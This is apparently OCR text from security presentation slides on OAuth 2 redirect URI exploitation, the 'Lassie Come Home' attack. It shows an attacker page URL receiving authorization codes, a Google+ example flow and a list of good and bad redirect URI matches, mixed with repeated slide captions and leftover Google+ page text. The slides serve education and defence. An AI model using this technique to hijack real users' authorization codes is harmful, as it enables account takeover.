

https://youroauthclient.com/usergeneratedcontent/attackerpage.html
Resource Owner
Authorization Server
Authorization server re-directs resource owner back to the **attacker** with an authorization code
Attacker
Protected Resource

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie “Lassie Come Home"

#2 – Exploit the redirect URI aka "*Lassie Come Home*"

http://intothesymmetry.blogspot.ie/2015/06/on-oauth-token-hijacks-for-fun-and.html



Add people you know

You'll see what your friends & family are sharing when you add them. Learn more

Search for people on Google+

Enter a name, school, email address...


Find friends from another account


From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie "Lassie Come Home"

#2 – Exploit the redirect URI aka "*Lassie Come Home*"

http://intothesymmetry.blogspot.ie/2015/06/on-oauth-token-hijacks-for-fun-and.html


2. *Google+ wants an Authz Code* (redirect_uri **https://plus.google.com/c/auth**)
3. *Login and authorize*
4. *Here the Authz Code*
Windows Live




```
CALLBACK: http://example.com/path

GOOD: http://example.com/path
GOOD: http://example.com/path/subdir/other
BAD:  http://example.com/bar
BAD:  http://example.com/
BAD:  http://example.com:8080/path
BAD:  http://oauth.example.com:8080/path
BAD:  http://example.org
```

* Image taken from the movie "Lassie Come Home"

#2 – Exploit the redirect URI aka "*Lassie Come Home*"

http://intothesymmetry.blogspot.ie/2015/06/on-oauth-token-hijacks-for-fun-and.html

https://plus.google.com/app/basic/stream/z12wz30w5xekhjow504ch3vq4wi1gjzrd3w



2 months ago Public

Mute

connect here

asanso.github.io/


asanso.github.io

From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

* Image taken from the movie "Lassie Come Home"

#2 – Exploit the redirect URI aka "*Lassie Come Home*"

